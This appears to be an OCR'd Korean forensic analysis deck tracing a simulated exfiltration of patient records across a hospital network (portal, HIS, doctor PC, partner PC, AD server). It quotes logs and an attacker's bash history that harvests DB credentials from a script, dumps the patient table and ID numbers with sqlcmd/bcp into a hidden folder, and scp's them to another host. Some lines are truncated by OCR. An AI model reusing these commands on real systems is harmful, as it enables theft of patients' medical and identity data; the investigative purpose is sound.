


loot.csv 파일 생성 확인

포털 분석 (1/2) – his_patient_exfil.csv 생성




SQL 쿼리를 통해 평문으로 저장된 데이터 파일



his_core.py 파일을 이용해
데이터 (his_patient_exfil.csv) 추출

포털 분석 (1/2) – portal.db 생성



포털 DB 대상 SQL 쿼리를 통해 데이터 파일 생성

포털에서 생성된 파일

- loot.csv
- portal.db
- his_patient_exfil.csv

PACS　백업 서버　협력업체 PC　포털 · 의사 PC·HIS

포털 분석 (2/2) – 의사 PC 로 데이터 반출


공격자는 의사 PC 에서 무슨 일을 했을까 ?

```
US)+WindowsPowerShell/5.1.14393.693 - 500 0 0 0
2026-09-24 05:39:46 192.168.20.50 GET /download f=his_patient_exfil.csv 80 - 192.168.10.130 Mozilla
+x64)+AppleWebKit/537.36+(KHTML,+like+Gecko)+Chrome/152.0.0.0+Safari/537.36+Edg/152.0.0.0 - 200 0
```

의사 PC 로 데이터 portal.db, his_patient_exfil.csv 반출 확인

의사 PC 분석 (1/2) – 협력업체 PC 로 데이터 반출

- 의사 PC → 협력업체 P
  데이터 반출 확인
  내부 데이터 파일 데이터 전
  26/09/28 22:31~23:00




HIS 분석 – HIS 로 데이터 반출

- HIS 내부 데이터 생성 전송 확인
  데이터 파일 loot.csv 생성
  26/09/29 00:40:46


```
[redacted]e/his_out$ grep -naiE "bcp|scp|sqlcmd|queryout|shred|history" labadmin_bash_history.txt
188:whoami; id <= SA 권한 확인
190:cat /opt/his/his_core.py | grep -niE "passwd[redacted] head <= DB 자격증명 수집
193:echo[redacted]sudo -S /opt/mssql-tools18/bin/sqlcmd -S localhost -U SA -P '***' -C -h -1 -W -Q "SEL
199:echo[redacted]sudo -S /opt/mssql-tools18/bin/sqlcmd -S localhost -d HIS -U SA -P '***' -C -h -1 -W
204:echo[redacted]sudo -S /opt/mssql-tools18/bin/sqlcmd -S localhost -d HIS -U SA -P '***' -C -h -1 -W
209:mkdi[redacted]cache/stg && cd /tmp/.sys_cache/stg <= 스테이징 폴더 생성(은닉)
214:echo[redacted]sudo -S /opt/mssql-tools18/bin/bcp "SELECT * FROM HIS.dbo.patient" queryout /tmp/.sys
216:scp [redacted]/stg/t1_patient.csv coop@192.168.10.51:/home/coop/stage/
221:echo[redacted]sudo -S /opt/mssql-tools18/bin/bcp "SELECT pid,rrn FROM HIS.dbo.patient" queryout /tm
223:scp [redacted]/stg/t2_rrn.csv coop@192.168.10.51:/home/coop/stage/
```

stolen_patients.csv 파일 협력업체 PC 전송 확인

4.2. 분석 과정 - 순방향 설명 애니메이션



4.2. 분석 과정 - 순방향 설명 애니메이션



협력업체 PC 분석에서 확인된 AD 서버 기록



AD 서버 → 외부 협력업체 PC 최초 접속 확인


Administrator 계정 접속 확인

AD 서버 (192.168.20.5) IP 확인

AD 서버 → 협력업체 PC 접속 내용을 확인한 이벤트 로그

의사 PC 분석에서 확인된 AD 서버 기록

- AD 서버 → 의사 PC
  접속 확인
  AD 서버에서 의사 PC *RDP 접속
  26/09/22 23:25



새 로그온:


보안 ID:	S-1-5-21-3404285007-806826906-2829987236-500
계정 이름:	Administrator
계정 도메인:	HOSPITAL
로그온 ID:	0x2CC436E
연결된 로그온 ID:	0x0
네트워크 계정 이름:	-
네트워크 계정 도메인:	-
로그온 GUID:	{00000000-0000-0000-0000-000000000000}

프로세스 정보:

로그 이름(M):	보안		
원본(S):	Microsoft Windows security	로그된 날짜(D):	2026-09-22 오후 11:25:00
이벤트 ID(E):	4624	작업 범주(Y):	Logon
수준(L):	정보	키워드(K):	감사 성공
사용자(U):	해당 없음	컴퓨터(R):	doctor.hospital.local

